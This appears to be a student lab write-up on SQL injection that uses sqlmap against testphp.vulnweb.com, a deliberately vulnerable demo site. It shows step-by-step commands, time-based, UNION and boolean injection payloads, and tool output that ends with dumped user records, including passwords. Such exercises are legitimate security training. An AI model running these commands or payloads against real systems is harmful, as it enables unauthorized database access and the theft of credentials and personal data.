

PRACTICAL NO.4: SQL INJECTION

Step 1:- open terminal and write sqlmap



```
┌──(root💀kali)-[~]
└─# sqlmap

        {1.5.2#stable}

        http://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard,
 --update, --purge or --dependencies). Use -h for basic and -hh for advanced help

┌──(root💀kali)-[~]
└─# sqlmap -u ^[[200~http://testphp.vulnweb.com/listpr
oducts.php?cat=
zsh: bad pattern: ^[[200~http://testphp.vulnweb.com/li
stproducts.php?cat=

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1                      1 ✗

        {1.5.2#stable}

        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
```

Step 2: Open below link in firefox browser



testphp.vulnweb.com/listproducts.php?cat=1

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173


comment on this picture

Mistery


Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

Step 3:- copy the website URL and write the code sqlmap -u (your website URL ending with php?id=1) --dbs(for database)




```
┌──(root💀 kali)-[~]
└─# sqlmap
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard,
 --update, --purge or --dependencies). Use -h for basic and -hh for advanced help

┌──(root💀 kali)-[~]
└─# sqlmap -u ^[[200~http://testphp.vulnweb.com/listpr
oducts.php?cat=
zsh: bad pattern: ^[[200~http://testphp.vulnweb.com/li
stproducts.php?cat=

┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1                    1 ✕
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
```




```
    Payload: cat=1 AND (SELECT 5000 FROM (SELECT(SLEEP(5)))JfUY)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71706b
7171,0×6553614f71727a556f484c766245666d6d6b5a5064567245724278425874624941595579 6a70706b,0×716b71
6a71),NULL-- -
---
[03:12:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[03:12:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 03:12:08 /2021-02-28/

┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
```

Step 4 :-after loading or initiating step 3 just add –tables after --dbs for accessing tables from the database



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali linux
Shared VMs (Deprecated)
Kali linux
pictures - Mozilla Firefox
root@kali: ~
03:39 AM
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
03:39 AM
28-02-2021


```
php.vulnweb.com'

[*] ending @ 03:13:35 /2021-02-28/

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs --tables

                                {1.5.2#stable}

                                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 03:14:05 /2021-02-28/

[03:14:05] [INFO] resuming back-end DBMS 'mysql'
[03:14:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3490=3490

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSE
```




```
available databases [2]:
[*] acuart
[*] information_schema

[20:32:42] [INFO] fetching tables for databases: 'acuart, information_schem
a'
Database: acuart
[8 tables]
+-------------------+
| artists           |
| carts             |
| categ             |
| featured          |
| guestbook         |
| pictures          |
| products          |
| users             |
+-------------------+

Database: information_schema
[79 tables]
+-------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS   |
| APPLICABLE_ROLES                    |
```

Step 5 :after step 4 you will get the database and the table content then just

write sqlmap -u (your URL) -D(database) (write your database name) -T(tables) (write the table name) –columns (to access the columns in your mentioned table name)



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali linux
Shared VMs (Deprecated)
Kali linux
pictures - Mozilla Firefox
root@kali: ~
03:40 AM
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
03:40 AM
28-02-2021

```
| TABLES_EXTENSIONS                       |
| TABLE_CONSTRAINTS                       |
| TABLE_CONSTRAINTS_EXTENSIONS            |
| TABLE_PRIVILEGES                        |
| TRIGGERS                                |
| USER_ATTRIBUTES                         |
| USER_PRIVILEGES                         |
| VIEWS                                   |
| VIEW_ROUTINE_USAGE                      |
| VIEW_TABLE_USAGE                        |
+-----------------------------------------+

[03:14:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 03:14:06 /2021-02-28/

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.2#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
```




```
[20:43:26] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[20:43:26] [INFO] fetched data logged to text files under '/home/magesh/.lo
cal/share/sqlmap/output/testphp.vulnweb.com'
```

Step 6 -now you will get the columns present in the tables. Now just write the same code and in place of --columns write -C (and choose the columns of your wish) –dump (to dump the values of the columns)



```
Table: users
[1 entry]
+-----------------+------------+------+---------+-------+
| email           | name       | pass | phone   | uname |
+-----------------+------------+------+---------+-------+
| email@email.com | John Smith | test | 2323345 | test  |
+-----------------+------------+------+---------+-------+

[03:27:18] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[03:27:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 03:27:18 /2021-02-28/

┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name
,pass,phone,uname
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 03:31:44 /2021-02-28/
```

